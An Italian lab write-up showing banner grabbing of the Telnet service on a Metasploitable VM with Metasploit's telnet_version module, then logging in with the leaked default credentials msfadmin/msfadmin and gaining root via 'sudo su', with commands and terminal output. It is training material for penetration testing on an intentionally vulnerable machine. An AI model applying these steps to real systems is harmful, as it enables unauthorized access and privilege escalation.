06/12/2022

EXPLOIT TELNET CON METASPLOIT

Task:

- 1. Configurazione degli indirizzi di rete di Kali e Metasploitable
- 2. Exploit del servizio Telnet su Metasploitable utilizzando il modulo auxiliary telnet_version

1. Configurazione degli indirizzi di rete di Kali e Metasploitable

Per prima cosa, configuriamo Kali e Metasploitable con i seguenti indirizzi di rete:

Kali → **192.168.1.25**

Metasploitable \rightarrow 192.168.1.40



```
# This file describes the network interfaces available on your system # and how to activate them. For more information, see interfaces(5).

# The loopback network interface

auto lo
    iface lo inet loopback


# The primary network interface

auto eth0
    iface eth0 inet static
    address 192.168.1.40
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.25
    gateway 192.168.1.1
```

2. Exploit del servizio Telnet su Metasploitable utilizzando il modulo auxiliary telnet_version

L'exploit che vogliamo compiere ha in oggetto il servizio Telnet di Metasploitable; per procedere, ci serviremo del modulo ausiliario (*auxiliary*) telnet_version di Metasploit, che esegue un banner grab del servizio Telnet sulla macchina target. Avviamo dunque la ricerca con il comando search telnet_version

Scegliamo il modulo al path 1 con il comando **use auxiliary/scanner/telnet_version** e richiediamo il set di parametri di configurazione con il comando **show options**



Come si vede, manca la sezione "payload options" perché stiamo operando su un modulo ausiliario, quindi non dovremo impostare alcun payload. L'unico parametro da configurare è RHOSTS, che andremo a popolare con l'indirizzo IP target di Metasploitable, quindi **192.168.1.40.** Fatto ciò, siamo pronti per eseguire il modulo con il comando **run**

Come si vede, il modulo utilizzato ha eseguito il banner grabbing del servizio Telnet di Metasploitable, che include al suo interno persino le credenziali di accesso al servizio. Andiamole dunque ad utilizzare per tentare un accesso, direttamente da Kali: apriamo una sessione di Telnet su Metasploitable con il comando **telnet 192.168.1.40.** Il sistema stampa la consueta schermata di benvenuto (vista anche poco fa sul framework Metasploit) e ci richiede le credenziali di accesso: inseriamo **msfadmin** sia come username che come password.

```
telnet 192.168.1.40
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Dec 6 22:32:10 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

L'accesso è riuscito e siamo loggati come msfadmin, come confermato dal comando **whoami** eseguito nella figura sottostante. Altrettanto facilmente possiamo ottenere i privilegi di root, semplicemente eseguendo il comando **sudo su**. Abbiamo quindi ripetuto il comando **whoami** per avere conferma dell'avvenuta acquisizione dei privilegi di root.

```
msfadmin@metasploitable:~$ whoami
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(samb
msfadmin@metasploitable:-$ ls
vulnerable
msfadmin@metasploitable:-$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin# ■
```